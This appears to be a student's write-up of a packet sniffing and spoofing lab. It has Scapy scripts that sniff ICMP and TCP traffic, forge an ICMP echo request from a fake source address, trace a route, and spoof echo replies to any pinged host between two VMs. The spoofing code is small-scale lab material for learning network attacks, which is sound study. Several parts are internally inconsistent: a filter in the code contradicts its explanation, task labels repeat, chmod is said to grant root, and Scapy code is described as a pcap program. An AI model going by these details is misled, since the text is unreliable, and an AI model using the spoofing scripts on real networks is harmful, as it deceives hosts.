**SNIFFING AND SPOOFING LAB**

Scapy is a packet manipulation tool for computer networks. It can forge or decode packets, send them on the wire, capture them, and match requests and replies. It can also handle tasks like scanning, tracerouting, probing, unit tests, attacks, and network discovery.

Sample Code: init.py

from scapy.all import \*


a = IP()

a.show()

Explanation:

The IP() method in this code (init.py) generates and returns a new IP default packet that is empty. The contents of the packet will be shown if we run the show() command. Due to the necessity of the root privilege for manipulating packets, I utilised "sudo."

Screenshot:



**Task 1.1A: Sniffing Packets**

Code: sniffer.py

from scapy.all import \*

def print\_pkt(pkt):

    pkt.show()

pkt = sniff(filter='icmp', prn=print\_pkt)

Explanation:

In the above program, for each captured packet, the callback function print pkt()


will be invoked; this function will print out some of the information about the


packet.

* Regarding the code: I selected these interfaces by mentioning them in a list of the interfaces I want to sniff packets from, using the terminal command "ifconfig." The filter will cause Scapy to display only ICMP packets.
* Regarding the query: I was able to run the program with root privileges by using the command "sudo chmod a+x sniffer.py," where "a+x" stands for execute + all. I used "google.com" and the "ping" command to send and receive ICMP echo requests and replies. This case is depicted in "Screenshot 1" below. I restarted the application, but this time I didn't use the root privilege. As is well known, in order to use the "sudo" method (superuser do), the user must be granted the ability to run "as root." Thus, we won't be using "sudo" when running the programme this time. Screenshot 2 is shown below.

Screenshots:

Screenshot 1:



Screenshot 2:

**Task 1.1B: Capture only the ICMP packet.**

Code: sniff\_only\_icmp.py

from scapy.all import \*

def print\_pkt(pkt):

    if IP in pkt and ICMP in pkt:

        print("ICMP Packet=====")

        print("\tSource: {}".format(pkt[IP].src))

        print("\tDestination: {}".format(pkt[IP].dst))

        if pkt[ICMP].type == 0:

            print("\tICMP type: {}".format("echo-reply"))

        elif pkt[ICMP].type == 8:

            print("\tICMP type: {}".format("echo-request"))

interfaces = ['enp0s3', 'lo']


pkt = sniff(iface=interfaces, filter='icmp', prn=print\_pkt)

Explanation:

Typically, we are only interested in specific types of packets when we sniff them. By using sniffing to set filters, we can accomplish that. The Berkeley Packet Filter (BPF) syntax is used by Scapy's filter; the BPF handbook is available online. Take note of just the ICMP packet.

* Concerning the code: I employed the same filter as in the previous code, "sniffer.py," which is compatible with the Berkeley Packet Filter syntax. Although I could have printed only the pertinent information, I preferred to use the "show()" method. Thus, I just printed the ICMP type, source, and destination IP addresses.
* Regarding the query: I ping-ed an IP address with X='www.google.com'. An ICMP echo request packet will be produced as a result. The programme will receive an echo reply and print it out if X is still alive.

Screenshots:



**Task 1.2: Spoofing ICMP Packets**

Code: tcp\_sniffer.py

from scapy.all import \*

def print\_pkt(pkt):

    if pkt[TCP] is not None:

        print("TCP Packet=====")

        print("\tSource: {}".format(pkt[IP].src))

        print("\tDestination: {}".format(pkt[IP].dst))

        print("\tSource Port: {}".format(pkt[TCP].sport))

        print("\tDestination Port: {}".format(pkt[TCP].dport))

interfaces = ['enp0s3', 'lo']


pkt = sniff(iface=interfaces, filter='tcp port 22 and src host 10.0.2.3', prn=print\_pkt)

prn=print\_pkt

Explanation:

* About the code: I filtered this time with ‘tcp port 23 and src host 10.0.2.4’ . The syntax I used for this filter is from BPF syntax website. And again like the previous code, I printed only the relevant data for this question. That’s why I didn’t use ‘show()’.
* About the question: My default VM’s IP is ‘10.0.2.4’ and I sent it to ‘10.0.2.5’ which is another VM that I used. This way, I sent a command ‘telnet 10.0.2.5’ from my regular VM to the second one, and the program ‘tcp\_sniffer.py’ sniffed the TCP packets. Why telnet? - this protocol is used to establish a connection to TCP port number 23.

Screenshot:



**Task 1.1B**

Code: subnet\_sniffer.py

from scapy.all import \*

def print\_pkt(pkt):

    if TCP in pkt:

        print("TCP Packet=====")

        print("\tSource: {}".format(pkt[IP].src))

        print("\tDestination: {}".format(pkt[IP].dst))

        print("\tSource Port: {}".format(pkt[TCP].sport))

        print("\tDestination Port: {}".format(pkt[TCP].dport))

interfaces = ['enp0s3', 'lo']

pkt = sniff(iface=interfaces, filter='tcp port 23 and src host 10.0.2.4', prn=print\_pkt)

Code: send\_subnet\_packet.py

from scapy.all import \*

ip = IP()

ip.dst = '128.230.0.0/16'

# Creating an ICMP packet for demonstration, change it according to your needs

icmp\_pkt = ICMP()


send(ip/icmp\_pkt)

Explanation

Capture packets comes from or to go to a particular subnet. You can pick any subnet, such as 128.230.0.0/16; you should not pick the subnet that your VM is attached to.

* Concerning the code: "subnet\_sniffer.py" Using the Berkeley Packet Filter syntax, "dst net 128.230.0.0/16," I selected the filter. "dst" denotes a potential course. If there is a potential kind of net—in this case, a subnet that is represented in the task details—"net" returns true. I created the programme "send\_subnet\_packet.py" in the same way as the task file's page 5 example.
* Regarding the inquiry: Only packets sent from source "10.0.2.4" to destination IP from the other subnet were sniffed by the programme after they were sent to a specific subnet.

Screenshot



**Task 1.2: Spoofing ICMP Packets**

Code: icmp\_spoofing.py

from scapy.all import \*

a = IP()

a.src = '1.2.3.4'

a.dst = '10.0.2.6'

send(a/ICMP())

ls(a)

Explanation:

Please make any necessary change to the sample code, and then demonstrate that you can

spoof an ICMP echo request packet with an arbitrary source IP address.

Packet spoofing: What is it? - The OS typically prevents the user from configuring every

field in the protocol headers (such as TCP, UDP, and IP headers) when a regular user sends a

packet. The destination IP address, destination port number, and other fields are among the


few that users can customise; the majority of the fields are set by the OS. On the other hand,

users with root privileges can set any field in the packet headers. This is referred as packet

spoofing.

* Concerning the code: I sent an ICMP packet using a random IP source, 1.2.3.4, and another virtual machine (VM) with the IP destination, 10.0.2.
* Regarding the query: I sent a fake ICMP echo request packet to a different virtual machine on the same subnet. I observed whether the recipient would accept our request using Wireshark. The packet was sent to destination 10.0.2.6 using the scapy library, which replaced the source IP address with our own IP address, 1.2.3.4. After 10.0.2.6 received the packet, it responded with an echo to 1.2.3.4. Screen grab:

Screenshot:



**Task 1.3: Traceroute**

Code: traceroute.py

from scapy.all import \*

inRoute = True

i = 1

while inRoute:

    a = IP(dst='216.58.210.36', ttl=i)

    response = sr1(a/ICMP(), timeout=7, verbose=0)

    if response is None:

        print("{} Requests timed out".format(i))

    elif response.type == 0:

        print("{} {}".format(i, response.src))

        inRoute = False

    else:

        print("{} {}".format(i, response.src))



    i += 1  # Increment i inside the loop

Explanation:

Traceroute is a diagnostic command for computers that measures packet transit delays over an Internet Protocol network and shows potential routes

* Concerning the code: Using the Scapy library, I wrote my own traceroute programme. I requested the destination IP address, 216.58.210.36, belonging to Google LLC. With every packet, the packet's "ttl" flag increases by one. I employed a while-loop, which will continue to loop for the duration of the routing. Scapy's sr1() method is a listening method that waits for a packet response. (timeout = response time limit; verbose = ignore printing of superfluous details).
* Regarding the query: The number of routers, or hops, required to send that packet all the way to the IP address destination is calculated by this programme. Every line on the screen represents a distinct router. We can print each IP router until it stops by using the time-to-live to return an error for each hop up to the destination. In this instance, out of the 15 routers we reached, 5 have timed out. It is normal to receive a "Request timed out" message at the start or middle of a traceroute; this message can be disregarded. Usually, this is a device that doesn't reply to traceroute or ICMP requests.

Screenshots:



**Task 1.4: Sniffing and then Spoofing**

Code: sniffing\_and\_spoofing.py

from scapy.all import \*

def send\_packet(pkt):

    if pkt[2].type == 8:

        src = pkt[1].src

        dst = pkt[1].dst

        seq = pkt[2].seq

        id = pkt[2].id

        load = pkt[3].load

        print("Flip: src {} dst {} type 8 REQUEST".format(src, dst))

        print("Flip: src {} dst {} type 8 REPLY\n".format(src, dst))

        reply = IP(src=dst, dst=src)/ICMP(type=0, id=id, seq=seq)/load

        send(reply, verbose=0)

interfaces = ['enp0s3', 'lo']

pkt = sniff(iface=interfaces, filter='icmp', prn=send\_packet)


Explanation:

An ARP is a protocol for communication that finds the link layer address (MAC address, for example) connected to a specific internet layer address (usually an IPv4 address). A request like this is made up of unique packets called "who-has" packets. The IP system broadcasts "who-has" packets to every device on a network (or VLAN) in order to identify the owner of a particular IP address.

* Regarding the code, a 'if' block determines whether an ICMP is a request. If it's true, the reply packet will use information from the original packet, but it will reverse the dst and src addresses. As a result, the program should use packet spoofing to send out an echo reply as soon as it detects an ICMP echo request, regardless of the target IP address. The original packet data payload is stored in the pkt[Raw].load so that it can be correctly returned to the sender.
* • Regarding the query (answer with screenshots): I tested three distinct IP scenarios using ping in this task. The "sniffing\_and\_spoofing.py" programme will scan the subnet for any ICMP packets, and when it detects one, it will send an ICMP reply packet back to the sender. Therefore, the programme will always send a reply packet back to the sender even in the event that the IP echo request isn't available at all. For this task, I used two virtual machines. One of my virtual machines will be called "VM1" and have an IP address of "10.0.2.4", while the other will be called "VM2" and have an IP address of "10.0.2.5".


In the first instance, VM2 pings '1.2.3.4,' a fictitious host on the Internet. Since the program will never return to the source, we will experience a 100% packet loss. The wireshark screenshot makes it clear that the ARP protocol is requesting 1.2.3.4 and inquiring as to who on the network is in possession of that IP destination. Thus, the attacker (my programme running on VM1) responds to it and VM2 receives the ICMP packet reply.

Screenshots:




In the second scenario, VM2 pings "10.9.0.99," a host that isn't there on the LAN. We are dealing with the same idea of the ARP protocol in this scenario. despite the fact that the host is fictitious. An ICMP response packet will be sent back by the VM1 programme.

Screenshot:



In the third scenario, VM2 pings an existing host on the Internet called "8.8.8.8." Unlike the others, this scenario is based on actual events found on the internet. Because my programme is responding to the source in addition to the real destination, we are receiving duplicate responses in this instance. The screenshots and the wireshark recording make it extremely evident.

Screenshot:



**Task 2.1: Writing Packet Sniffing Program**

Code: sniffer.py

from scapy.all import \*

def print\_pkt(pkt):

    pkt.show()

interfaces = ['enp0s3', 'lo']



pkt = sniff(iface=interfaces, filter='icmp', prn=print\_pkt)

Explanation:

pcap is an application programming interface (API) for capturing

* network traffic.Concerning the code: Using the pcap library, I developed a sniffer programme that records network traffic and shows the source and destination IP addresses. I filtered only ICMP packets using the same BPF filter syntax. The software prints the packet's source and destination after determining whether the header is IPv4- type when it captures a packet.
* Regarding the query: The application sniffed the IP ping I sent and printed the accurate source and destination.

Screenshot:



**Task 2.1A: Understanding How a Sniffer Works**

**Question 1**: Please use your own words to describe the sequence of the library calls that are essential for sniffer programs.

**Solution Q1:** Using the function "pcap\_open\_live" from the pcap library, we first establish a live pcap session on NIC with the name enp0s3. This function binds the socket and allows us to view all network traffic through the interface. In the second step, we employ the following techniques to set the filter: The string str is compiled into a filter programme using pcap\_compile(), and the filter programme is specified using pcap\_setfilter(). The third step involves looping through the packets and processing them using the 'pcap\_loop' function; an infinity loop is indicated by a -1.

**Question 2:** Why do you need the root privilege to run a sniffer program? Where does the program fail if it is executed without the root privilege?

**Solution Q2:** To configure the card in raw socket and promiscuous mode, which allows us to view all network traffic in the interface, a root privilege is needed. The programme will crash if it is executed without the root user's permission because the pcap\_open\_live function cannot access the device.

**Question 3:** Please turn on and turn off the promiscuous mode in your sniffer program. Can you demonstrate the difference when this mode is on and off? Please describe how you can demonstrate this.

**Solution Q3:** Activated via the 'pcap\_open\_live' function, the promiscuous mode is a feature of the chip in my NIC card that is located inside the computer. Anything other than 0 will be ON if you modify the third parameter of the "pcap\_open\_live" function to 0 = OFF. A host is sniffing only traffic that is directly related to it if I turn the promiscuous mode OFF. The sniffer will only detect traffic that is routed through, headed towards, or arriving at the host. However, if I activate the promiscuous mode, your device will sniff all network traffic and send you every packet it encounters, regardless of whether it is meant for you or not.

**Task 2.1B: Writing Filters**

Code: sniffer\_icmp.py

from scapy.all import \*

def print\_pkt(pkt):

    if pkt[ICMP] is not None:

        if pkt[ICMP].type == 0 or pkt[ICMP].type == 8:

            print("ICMP Packet=====")

            print("\tSource: {}".format(pkt[IP].src))

            print("\tDestination: {}".format(pkt[IP].dst))

            if pkt[ICMP].type == 0:

                print("\tICMP type: echo-reply")

            if pkt[ICMP].type == 8:

                print("\tICMP type: echo-request")

